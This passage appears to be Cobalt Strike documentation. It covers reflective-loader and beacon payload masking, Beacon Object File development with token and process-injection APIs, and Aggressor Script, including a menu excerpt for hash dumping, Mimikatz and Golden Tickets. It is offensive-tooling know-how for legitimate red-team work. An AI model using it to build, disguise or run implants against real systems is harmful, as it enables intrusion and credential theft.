setup_reflective_loader	Inserts the Reflective Loader executable code into the beacon payload.

The following Aggressor script functions are provided to modify the beacon payload using information from the Malleable C2 profile:

Function	Description
setup_strings	Apply the strings defined in the Malleable C2 profile to the beacon payload.
setup_transformations	Apply the transformation rules defined in the Malleable C2 profile to the beacon payload.

The following Aggressor script function is provided to obtain information about the beacon payload to assist with custom modifications to the payload:

Function	Description
pedump	Loads a map of information about the beacon payload. This map information is similar to the output of the "peclone" command with the "dump" argument.

The following Aggressor script functions are provided to perform custom modifications to the beacon payload:

NOTE:
Depending on the custom modifications made (obfuscation, mask, etc...), the reflective loader may have to reverse those modifications when loading.

Function	Description
pe_insert_rich_header	Insert rich header data into Beacon DLL Content. If there is existing rich header information, it will be replaced.
pe_mask	Mask data in the Beacon DLL Content based on position and length.
pe_mask_section	Mask data in the Beacon DLL Content based on position and length.
pe_mask_string	Mask a string in the Beacon DLL Content based on position.
pe_patch_code	Patch code in the Beacon DLL Content based on find/replace in '.text' section'.
pe_remove_rich_header	Remove the rich header from Beacon DLL Content.
pe_set_compile_time_with_long	Set the compile time in the Beacon DLL Content.
pe_set_compile_time_with_string	Set the compile time in the Beacon DLL Content.
pe_set_export_name	Set the export name in the Beacon DLL Content.

Function	Description
pe_set_long	Places a long value at a specified location.
pe_set_short	Places a short value at a specified location.
pe_set_string	Places a string value at a specified location.
pe_set_stringz	Places a string value at a specified location and adds a zero terminator.
pe_set_value_at	Sets a long value based on the location resolved by a name from the PE Map (see pedump).
pe_stomp	Set a string to null characters. Start at a specified location and sets all characters to null until a null string terminator is reached.
pe_update_checksum	Update the checksum in the Beacon DLL Content.

Using User Defined Reflective DLL Loaders

Create/Compile your Reflective Loaders

The User Defined Reflective Loader (UDRL) Kit is the source code for the UDRL example. Go to **Help -> Arsenal** and download the UDRL Kit (your license key is required).

The following is the Cobalt Strike process for prepping beacons:

- The BEACON_RDLL_SIZE hook is called when preparing beacons.
  - This gives the user a chance to indicate that more than 5 KB space will be required for their reflective loader.
  - Users can use beacons with space reserved for a reflective loader up to 100 KB.
  - When overriding available reflective loader space in the beacons, the beacons will be much larger. In fact, they will be too large for standard artifacts provided by Cobalt Strike. Users will need to update their process to use customized artifacts with larger reserved space for the larger beacons.
- Beacons are patched with required settings as payload data.
  - The following are patched into Beacons for UDRL:
    - Listener Settings
    - Some Malleable C2 Settings.

      Using **sleepmask** and **userwx** requires a reflective loader capable of creating memory for the .text executable code with RWX permissions, or the beacon will crash when masking/unmasking write protected memory. The default reflective loaders normally handle this.

        Using sleepmask and obfuscate requires a reflective loader capable of removing the 1st 4K block (Header) of the DLL as the header will not be masked.

    - The following is NOT patched into Beacons for UDRL:
        - PE Modifications
- BEACON_RDLL_GENERATE is normally called. BEACON_RDLL_GENERATE_LOCAL hook is called when:
    - The following determines which is called:
        - Malleable C2 has ".stage.smartinject" set on.
    - Use **extract_reflective_loader** function to extract the reflective loader.
    - Use **setup_reflective_loader** function to patch the extracted reflective loader into the reflective loader space in the Beacons.
        - If the loader is too big for the selected beacon, you will see a message like this:
            - Reflective DLL Content length (123456) exceeds available space (5120).
        - Use "BEACON_RDLL_SIZE" to use a beacons with larger Reflective Loaders.
    - There are additional functions available to help inspect and make modifications to the Beacons based on the Reflective Loaders capabilities. For example:
        - Provide obfuscation
        - Patch in addresses for smart inject support
- Beacons are patched into artifacts.
    - Beacons that have been built with the larger reflective loader space (per "BEACON_RDLL_SIZE" above) will need to be loaded into customized artifacts with space to hold large beacons.
    - Go to **Help -> Arsenal** from a licensed Cobalt Strike to download the Artifact Kit.
    - See the "stagesize" references in these artifact kit files provided by Cobalt Strike:
        - See "stagesize" references in artifact build script.
        - See "stagesize" references in 'script.example'

Beacon Object Files

A Beacon Object File (BOF) is a compiled C program, written to a convention that allows it to execute within a Beacon process and use internal Beacon APIs. BOFs are a way to rapidly extend the Beacon agent with new post-exploitation features.

What are the advantages of BOFs?

One of the key roles of an command&control platform is to provide ways to use external post-exploitation functionality. Cobalt Strike already has tools to use PowerShell, .NET, and Reflective DLLs. These tools rely on an OPSEC expensive fork&run pattern that involves a process create and injection for each post-exploitation action. BOFs have a lighter footprint. They run inside of a Beacon process and are cleaned up after the capability is done.

BOFs are also very small. A UAC bypass privilege escalation Reflective DLL implementation may weigh in at 100KB+. The same exploit, built as a BOF, is <3KB. This can make a big difference when using bandwidth constrained channels, such as DNS.

Finally, BOFs are easy to develop. You just need a Win32 C compiler and a command line. Both MinGW and Microsoft's C compiler can produce BOF files. You don't have to fuss with project settings that are sometimes more effort than the code itself.

How do BOFs work?

To Beacon, a BOF is just a block of position-independent code that receives pointers to some Beacon internal APIs.

To Cobalt Strike, a BOF is an object file produced by a C compiler. Cobalt Strike parses this file and acts as a linker and loader for its contents. This approach allows you to write position-independent code, for use in Beacon, without tedious gymnastics to manage strings and dynamically call Win32 APIs.

What are the disadvantages of BOFs?

BOFs are single-file C programs that call Win32 APIs and limited Beacon APIs. Don't expect to link in other functionality or build large projects with this mechanism.

Cobalt Strike does not link your BOF to a libc. This mean you're limited to compiler intrinsics (e.g., __stosb on Visual Studio for memset), the exposed Beacon internal APIs, Win32 APIs, and the functions that you write. Expect that a lot of common functions (e.g., strlen, stcmp, etc.) are not available to you via a BOF.

BOFs execute inside of your Beacon agent. If a BOF crashes, you or a friend you value will lose an access. Write your BOFs carefully.

Cobalt Strike expects that your BOFs are single-threaded programs that run for a short period of time. BOFs will block other Beacon tasks and functionality from executing. There is no BOF pattern for asynchronous or long-running tasks. If you want to build a long-running capability, consider a Reflective DLL that runs inside of a sacrificial process.

How do I develop a BOF?

Easy. Open up a text editor and start writing a C program. Here's a Hello World BOF:

```
#include <windows.h>
#include "beacon.h"

void go(char * args, int alen) {
       BeaconPrintf(CALLBACK_OUTPUT, "Hello World: %s", args);
}
```

Download beacon.h.

To compile this with Visual Studio:

cl.exe /c /GS- hello.c /Fohello.o

To compile this with x86 MinGW:

i686-w64-mingw32-gcc -c hello.c -o hello.o

To compile this with x64 MinGW:

x86_64-w64-mingw32-gcc -c hello.c -o hello.o

The above commands will produce a hello.o file. Use inline-execute in Beacon to run the BOF.

beacon> inline-execute /path/to/hello.o these are arguments

beacon.h contains definitions for several internal Beacon APIs. The function go is similar to main in any other C program. It's the function that's called by inline-execute and arguments are passed to it. **BeaconOutput** is an internal Beacon API to send output to the operator. Not much to it.

Dynamic Function Resolution

GetProcAddress, LoadLibraryA, GetModuleHandle, and FreeLibrary are available within BOF files. You have the option to use these to resolve Win32 APIs you wish to call. Another option is to use Dynamic Function Resolution (DFR).

Dynamic Function Resolution is a convention to declare and call Win32 APIs as LIBRARY$Function. This convention provides Beacon the information it needs to explicitly resolve the specific function and make it available to your BOF file before it runs. When this process fails, Cobalt Strike will refuse to execute the BOF and tell you which function it couldn't resolve.

Here's an example BOF that uses DFR and looks up the current domain:

```
#include <windows.h>
#include <stdio.h>
#include <dsgetdc.h>
#include "beacon.h"

DECLSPEC_IMPORT DWORD WINAPI NETAPI32$DsGetDcNameA(LPVOID, LPVOID,
LPVOID, LPVOID, ULONG, LPVOID);
DECLSPEC_IMPORT DWORD WINAPI NETAPI32$NetApiBufferFree(LPVOID);

void go(char * args, int alen) {
       DWORD dwRet;
       PDOMAIN_CONTROLLER_INFO pdcInfo;

       dwRet = NETAPI32$DsGetDcNameA(NULL, NULL, NULL, NULL, 0, &pdcInfo);
       if (ERROR_SUCCESS == dwRet) {
               BeaconPrintf(CALLBACK_OUTPUT, "%s", pdcInfo->DomainName);
       }

       NETAPI32$NetApiBufferFree(pdcInfo);
}
```

The above code makes DFR calls to DsGetDcNameA and NetApiBufferFree from NETAPI32. When you declare function prototypes for Dynamic Function Resolution, pay close attention to the decorators attached to the function declaration. Keywords, such as WINAPI and DECLSPEC_IMPORT are important. These decorations provide the compiler with the needed hints to pass arguments and generate the right call instruction.

Aggressor Script and BOFs

You'll likely want to use Aggressor Script to run your finalized BOF implementations within Cobalt Strike. A BOF is a good place to implement a lateral movement technique, an escalation of privilege tool, or a new reconaissance capability.

The &beacon_inline_execute function is Aggressor Script's entry point to run a BOF file. Here is a script to run a simple Hello World program:

```
alias hello {
       local('$barch $handle $data $args');

       # figure out the arch of this session
       $barch  = barch($1);

       # read in the right BOF file
       $handle = openf(script_resource("hello. $+ $barch $+ .o"));
       $data   = readb($handle, -1);
       closef($handle);

       # pack our arguments
       $args   = bof_pack($1, "zi", "Hello World", 1234);

       # announce what we're doing
       btask($1, "Running Hello BOF");

       # execute it.
       beacon_inline_execute($1, $data, "demo", $args);
}
```

The script first determines the architecture of the session. An x86 BOF will only run in an x86 Beacon session. Conversely, an x64 BOF will only run in an x64 Beacon session. This script then reads target BOF into an Aggressor Script variable. The next step is to pack our arguments. The &bof_pack function packs arguments in a way that is compatible with Beacon's internal data parser API. This script uses the customary &btask to log the action the user asked Beacon to perform. And, &beacon_inline_execute runs the BOF with its arguments.

The &beacon_inline_execute function accepts the Beacon ID as the first argument, a string containing the BOF content as a second argument, the entry point as its third argument, and the packed arguments as its fourth argument. The option to choose an entrypoint exists in case you choose to combine like-functionality into a single BOF.

Here is the C program that corresponds to the above script:

```
/*
 * Compile with:
 * x86_64-w64-mingw32-gcc -c hello.c -o hello.x64.o
 * i686-w64-mingw32-gcc -c hello.c -o hello.x86.o
 */

#include <windows.h>
#include <stdio.h>
#include <tlhelp32.h>
#include "beacon.h"

void demo(char * args, int length) {
       datap  parser;
       char * str_arg;
       int    num_arg;

       BeaconDataParse(&parser, args, length);
       str_arg = BeaconDataExtract(&parser, NULL);
       num_arg = BeaconDataInt(&parser);

       BeaconPrintf(CALLBACK_OUTPUT, "Message is %s with %d arg", str_arg,
num_arg);
}
```

The demo function is our entrypoint. We declare the datap structure on the stack. This is an empty and unintialized structure with state information for extracting arguments prepared with &bof_pack. BeaconDataParse initializes our parser. BeaconDataExtract extracts a length-prefixed binary blob from our arguments. Our pack function has options to pack binary blobs as zero-terminated strings encoded to the session's default character set, a zero-terminated wide-character string, or a binary blob without transformation. The BeaconDataInt extracts an integer that was packed into our arguments. BeaconPrintf is one way to format output and make it available to the operator.

BOF C API

Data Parser API

The Data Parser API extracts arguments packed with Aggressor Script's &bof_pack function.

char * **BeaconDataExtract** (datap * parser, int * size)

Extract a length-prefixed binary blob. The size argument may be NULL. If an address is provided, size is populated with the number-of-bytes extracted.

int **BeaconDataInt** (datap * parser)

Extract a 4b integer

int **BeaconDataLength** (datap * parser)

Get the amount of data left to parse

void **BeaconDataParse** (datap * parser, char * buffer, int size)

Prepare a data parser to extract arguments from the specified buffer

short **BeaconDataShort** (datap * parser)

Extract a 2b integer

Output API

The Output API returns output to Cobalt Strike.

void **BeaconPrintf** (int type, char * fmt, ...)

Format and present output to the Beacon operator

void **BeaconOutput** (int type, char * data, int len)

Send output to the Beacon operator

Each of these functions accepts a type argument. This type determines how Cobalt Strike will process the output and what it will present the output as. The types are:

CALLBACK_OUTPUT is generic output. Cobalt Strike will convert this output to UTF-16 (internally) using the target's default character set.

CALLBACK_OUTPUT_OEM is generic output. Cobalt Strike will convert this output to UTF-16 (internally) using the target's OEM character set. You probably won't need this, unless you're dealing with output from cmd.exe.

CALLBACK_ERROR is a generic error message.

CALLBACK_OUTPUT_UTF8 is generic output. Cobalt Strike will convert this output to UTF-16 (internally) from UTF-8.

Format API

The format API is used to build large or repeating output.

void **BeaconFormatAlloc** (formatp * obj, int maxsz)

Allocate memory to format complex or large output void **BeaconFormatAppend** (formatp * obj, char * data, int len)

Append data to this format object

void **BeaconFormatFree** (formatp * obj)

Free the format object

void **BeaconFormatInt** (formatp * obj, int val)

Append a 4b integer (big endian) to this object

void **BeaconFormatPrintf** (formatp * obj, char * fmt, ...)

Append a formatted string to this object

void **BeaconFormatReset** (formatp * obj)

Resets the format object to its default state (prior to re-use)

char * **BeaconFormatToString** (formatp * obj, int * size)

Extract formatted data into a single string. Populate the passed in size variable with the length of this string. These parameters are suitable for use with the BeaconOutput function.

Internal APIs

The following functions manipulate the token used in the current Beacon context:

BOOL **BeaconUseToken** (HANDLE token)

Apply the specified token as Beacon's current thread token. This will report the new token to the user too. Returns TRUE if successful. FALSE is not.

void **BeaconRevertToken** ()

Drop the current thread token. Use this over direct calls to RevertToSelf. This function cleans up other state information about the token.

BOOL **BeaconIsAdmIn** ()

Returns TRUE if Beacon is in a high-integrity context

The following functions provide some access to Beacon's process injection capability:

void **BeaconGetSpawnTo** (BOOL x86, char * buffer, int length)

Populate the specified buffer with the x86 or x64 spawnto value configured for this Beacon session.

BOOL **BeaconSpawnTemporaryProcess** (BOOL x86, BOOL ignoreToken, STARTUPINFO * sInfo, PROCESS_INFORMATION * pInfo)

This function spawns a temporary process accounting for ppid, spawnto, and blockdlls options. Grab the handle from PROCESS_INFORMATION to inject into or manipulate this process. Returns TRUE if successful.

void **BeaconInjectProcess** (HANDLE hProc, int pid, char * payload, int payload_len, int payload_offset, char * arg, int arg_len)

This function will inject the specified payload into an existing process. Use payload_offset to specify the offset within the payload to begin execution. The arg value is for arguments. arg may be NULL.

void **BeaconInjectTemporaryProcess** (PROCESS_INFORMATION * pInfo, char * payload, int payload_len, int payload_offset, char * arg, int arg_len)

This function will inject the specified payload into a temporary process that your BOF opted to launch. Use payload_offset to specify the offset within the payload to begin execution. The arg value is for arguments. arg may be NULL.

void **BeaconCleanupProcess** (PROCESS_INFORMATION * pInfo)

This function cleans up some handles that are often forgotten about. Call this when you're done interacting with the handles for a process. You don't need to wait for the process to exit or finish.

The following function is a utility function:

BOOL **toWideChar** (char * src, wchar_t * dst, int max)

Convert the src string to a UTF16-LE wide-character string, using the target's default encoding. max is the size (in bytes!) of the destination buffer.

Aggressor Script

What is Aggressor Script?

Aggressor Script is the scripting language built into Cobalt Strike, version 3.0, and later. Aggressor Script allows you to modify and extend the Cobalt Strike client.

History

Aggressor Script is the spiritual successor to Cortana, the open source scripting engine in Armitage. Cortana was made possible by a contract through DARPA's Cyber Fast Track program. Cortana allows its users to extend Armitage and control the Metasploit Framework and its features through Armitage's team server. Cobalt Strike 3.0 is a ground-up rewrite of Cobalt Strike without Armitage as a foundation. This change afforded an opportunity to revisit Cobalt Strike's scripting and build something around Cobalt Strike's features. The result of this work is Aggressor Script.


Aggressor Script is a scripting language for red team operations and adversary simulations inspired by scriptable IRC clients and bots. Its purpose is two-fold. You may create long running bots that simulate virtual red team members, hacking side-by-side with you. You may also use it to extend and modify the Cobalt Strike client to your needs.

Status

Aggressor Script is part of Cobalt Strike 3.0's foundation. Most popup menus and the presentation of events in Cobalt Strike 3.0 are managed by the Aggressor Script engine. That said, Aggressor Script is still in its infancy. Strategic Cyber LLC has yet to build APIs for most of Cobalt Strike's features. Expect to see Aggressor Script evolve over time. This documentation is also a work in progress.

How to Load Scripts

Aggressor Script is built into the Cobalt Strike client. To permanent load a script, go to **Cobalt Strike -> Script Manager** and press Load.



path
/root/evil.cna


Cobalt Strike Script Loader

The Script Console

Cobalt Strike provides a console to control and interact with your scripts. Through the console you may trace, profile, debug, and manage your scripts. The Aggressor Script console is available via **View -> Script Console**.

The following commands are available in the console:

Command	Arguments	What it does
?	"*foo*" iswm "foobar"	evaluate a sleep predicate and print result
e	println("foo");	evaluate a sleep statement
help		list all of the commands available
load	/path/to/script.cna	load an Aggressor Script script
ls		list all of the scripts loaded
proff	script.cna	disable the Sleep profiler for the script
profile	script.cna	dumps performance statistics for the script.
pron	script.cna	enables the Sleep profiler for the script
reload	script.cna	reloads the script
troff	script.cna	disable function trace for the script
tron	script.cna	enable function trace for the script
unload	script.cna	unload the script
x	2 + 2	evaluate a sleep expression and print result



```
aggressor> help

Commands
--------
?
e
help
load
ls
proff
profile
pron
reload
troff
tron
unload
x

aggressor>
```

Interacting with the script console

Headless Cobalt Strike

You may use Aggressor Scripts without the Cobalt Strike GUI. The **agscript** program (included with the Cobalt Strike Linux package) runs the headless Cobalt Strike client. The agscript program requires four arguments:

```
./agscript [host] [port] [user] [password]
```

These arguments connect the headless Cobalt Strike client to the team server you specify. The headless Cobalt Strike client presents the Aggressor Script console.

You may use agscript to immediately connect to a team server and run a script of your choosing. Use:

```
./agscript [host] [port] [user] [password] [/path/to/script.cna]
```

This command will connect the headless Cobalt Strike client to a team server, load your script, and run it. The headless Cobalt Strike client will run your script before it synchronizes with the team server. Use **on ready** to wait for the headless Cobalt Strike client to finish the data synchronization step.

```
on ready {
   println("Hello World! I am synchronized!");
   closeClient();
}
```

A Quick Sleep Introduction

Aggressor Script builds on Raphael Mudge's Sleep Scripting Language. The Sleep manual is available at http://sleep.dashnine.org/manual

Aggressor Script will do anything that Sleep does such as:

- Sleep's syntax, operators, and idioms are similar to the Perl scripting language. There is one major difference that catches new programmers. Sleep requires whitespace between operators and their terms. The following code is not valid:

  ```
  $x=1+2; # this will not parse!!
  ```

  This statement is valid though:

  ```
  $x = 1 + 2;
  ```

- Sleep variables are called scalars and scalars hold strings, numbers in various formats, Java object references, functions, arrays, and dictionaries. Here are several assignments in Sleep:

  ```
  $x = "Hello World";
  $y = 3;
  $z = @(1, 2, 3, "four");
  $a = %(a => "apple", b => "bat", c => "awesome language", d => 4);
  ```

- Arrays and dictionaries are created with the @ and % functions. Arrays and dictionaries may reference other arrays and dictionaries. Arrays and dictionaries may even reference themselves.
- Comments begin with a # and go until the end of the line.
- Sleep interpolates double-quoted strings. This means that any white-space separated token beginning with a $ sign is replaced with its value. The special variable $+ concatenates an interpolated string with another value.

```
println("\$a is: $a and \n\$x joined with \$y is: $x $+ $y");
```

This will print out:

```
$a is: %(d => 4, b => 'bat', c => 'awesome language', a => 'apple')
and
$x joined with $y is: Hello World3
```

- There's a function called &warn. It works like &println, except it includes the current script name and a line number too. This is a great function to debug code with.
- Sleep functions are declared with the sub keyword. Arguments to functions are labeled $1, $2, all the way up to $n. Functions will accept any number of arguments. The variable @_ is an array containing all of the arguments too. Changes to $1, $2, etc. will alter the contents of @_.

  ```
  sub addTwoValues {
     println($1 + $2);
  }

  addTwoValues("3", 55.0);
  ```

  This script prints out:

  ```
  58.0
  ```

- In Sleep, a function is a first-class type like any other object. Here are a few things that you may see:

  ```
  $addf = &addTwoValues;
  ```

- The $addf variable now references the &addTwoValues function. To call a function enclosed in a variable, use:

  ```
  [$addf : "3", 55.0];
  ```

- This bracket notation is also used to manipulate Java objects. I recommend reading the Sleep manual if you're interested in learning more about this. The following statements are equivalent and they do the same thing:

  ```
  [$addf : "3", 55.0];
  [&addTwoValues : "3", 55.0];
  [{ println($1 + $2); } : "3", 55.0];
  addTwoValues("3", 55.0);
  ```

- Sleep has three variable scopes: global, closure-specific, and local. The Sleep manual covers this in more detail. If you see local('$x $y $z') in an example, it means that $x, $y, and $z are local to the current function and their values will disappear when the function returns. Sleep uses lexical scoping for its variables.

Sleep has all of the other basic constructs you'd expect in a scripting language. You should read the manual to learn more about it.


Interacting with the User

Aggressor Script displays output using Sleep's &println, &printAll, &writeb, and &warn functions. These functions display output to the script console.

Scripts may register commands as well. These commands allow scripts to receive a trigger from the user through the console. Use the **command** keyword to register a command:

```
command foo{
   println("Hello $1");
}
```

This code snippet registers the command foo. The script console automatically parses the arguments to a command and splits them by whitespace into tokens for you. $1 is the first token, $2 is the second token, and so on. Typically, tokens are separated by spaces but users may use "double quotes" to create a token with spaces. If this parsing is disruptive to what you'd like to do with the input, use $0 to access the raw text passed to the command.




```
aggressor> load /root/command.cna
[+] Load /root/command.cna
aggressor> foo bar
Hello bar
aggressor> foo Raphael
Hello Raphael
aggressor> foo "Mint Chocolate Chip" is my flavorite icecream
Hello Mint Chocolate Chip


aggressor> 
```

Command Output

Colors

You may add color and styles to text that is output in Cobalt Strike's consoles. The `\c`, `\U`, and `\o` escapes tell Cobalt Strile how to format text. These escapes are parsed inside of double-quoted strings only.

The `\cX` escape colors the text that comes after it. X specifies the color. Your color choices are:



```
\c0 \c1 \c2 \c3 \c4 \c5 \c6 \c7 \c8 \c9 \cA \cB \cC \cD \cE \cF
```

Color Options

The `\U` escape underlines the text that comes after it. A second `\U` stops the underline format.

The `\o` escape resets the format of the text that comes after it. A newline resets text formatting as well.


Cobalt Strike

The Cobalt Strike Client

The Aggressor Script engine is the glue feature in Cobalt Strike. Most Cobalt Strike dialogs and features are written as stand-alone modules that expose some interface to the Aggressor Script engine.

An internal script, default.cna, defines the default Cobalt Strike experience. This script defines Cobalt Strike's toolbar buttons, popup menus, and it also formats the output for most Cobalt Strike events.

This chapter will show you how these features work and empower you to shape the Cobalt Strike client to your needs.



```
popup beacon {
	item "&Interact" {
		local('$bid');
		foreach $bid ($1) {
			openBeaconConsole($bid);
		}
	}

	separator();

	insert_menu("beacon_top", $1);

	menu "&Access" {
		item "&Bypass UAC" { openBypassUACDialog($1); }
		item "&Dump Hashes" {
			openOrActivate($1);
			binput($1, "hashdump");
			bhashdump($1);
		}
		item "Golden &Ticket" {
			local('$bid');
			foreach $bid ($1) {
				openGoldenTicketDialog($bid);
			}
		}
		item "Make T&oken" {
			local('$bid');
			foreach $bid ($1) {
				openMakeTokenDialog($bid);
			}
		}
		item "Run &Mimikatz" {
```

The default.cna script

Keyboard Shortcuts

Scripts may create keyboard shortcuts. Use the **bind** keyword to bind a keyboard shortcut. This example shows **Hello World!** in a dialog box when Ctrl and H are pressed together.

```
bind Ctrl+H {
   show_message("Hello World!");
}
```

Keyboard shortcuts may be any ASCII characters or a special key. Shortcuts may have one or more modifiers applied to them. A modifier is one of: Ctrl, Shift, Alt, or Meta. Scripts may specify the modifier+key.

Popup Menus

Scripts may also add to Cobalt Strike's menu structure or re-define it. The popup keyword builds a menu hierarchy for a popup hook.

Here's the code that defines Cobalt Strike's help menu:

```
popup help {
   item("&Homepage", { url_open("https://www.cobaltstrike.com/"); });
   item("&Support",  { url_open("https://www.cobaltstrike.com/support");
});
   item("&Arsenal",  { url_open("https://www.cobaltstrike.com/scripts");
});
   separator();
   item("&Malleable C2 Profile", { openMalleableProfileDialog(); });
   item("&System Information", { openSystemInformationDialog(); });
   separator();
   item("&About", { openAboutDialog(); });
}
```

This script hooks into the help popup hook and defines several menu items. The & in the menu item name is its keyboard accelerator. The code block associated with each item executes when the user clicks on it.

Scripts may define menus with children as well. The menu keyword defines a new menu. When the user hovers over the menu, the block of code associated with it is executed and used to build the child menu.

Here's the Pivot Graph menu as an example of this:

```
popup pgraph {
   menu "&Layout" {
      item "&Circle"    { graph_layout($1, "circle"); }
      item "&Stack"     { graph_layout($1, "stack"); }
      menu "&Tree" {
         item "&Bottom" { graph_layout($1, "tree-bottom"); }
         item "&Left"   { graph_layout($1, "tree-left"); }
         item "&Right"  { graph_layout($1, "tree-right"); }
         item "&Top"    { graph_layout($1, "tree-top"); }
      }
      separator();
      item "&None" { graph_layout($1, "none"); }
   }
}
```

If your script specifies a menu hierarchy for a Cobalt Strike menu hook, it will add to the menus that are already in place. Use the &popup_clear function to clear the other registered menu items and re-define a popup hierarchy to your taste.

Custom Output

The set keyword in Aggressor Script defines how to format an event and present its output to the user. Here's an example of the set keyword:

```
set EVENT_SBAR_LEFT {
   return "[" . tstamp(ticks()) . "] " . mynick();
}

set EVENT_SBAR_RIGHT {
   return "[lag: $1 $+ ]";
}
```

The above code defines the content of the statusbar in Cobalt Strike's Event Log (**View -> Event Log**). The left side of this statusbar shows the current time and your nickname. The right side shows the round-trip time for a message between your Cobalt Strike client and the team server.

You may override any set option in the Cobalt Strike default script. Create your own file with definitions for events you care about. Load it into Cobalt Strike. Cobalt Strike will use your definitions over the built-in ones.

Events

Use the on keyword to define a handler for an event. The ready event fires when Cobalt Strike is connected to the team server and ready to act on your behalf.

```
on ready {
   show_message("Ready for action!");
}
```

Cobalt Strike generates events for a variety of situations. Use the * meta-event to watch all events Cobalt Strike fires.

```
on * {
   local('$handle $event $args');

   $event = shift(@_);
   $args  = join(" ", @_);

   $handle = openf(">>eventspy.txt");
   writeb($handle, "[ $+ $event $+ ] $args");
   closef($handle);
}
```

Data Model

Cobalt Strike's team server stores your hosts, services, credentials, and other information. It also broadcasts this information and makes it available to all clients.

Data API

Use the &data_query function to query Cobalt Strike's data model. This function has access to all state and information maintained by the Cobalt Strike client. Use &data_keys to get a list of the different pieces of data you may query. This example queries all data in Cobalt Strike's data model and exports it to a text file:

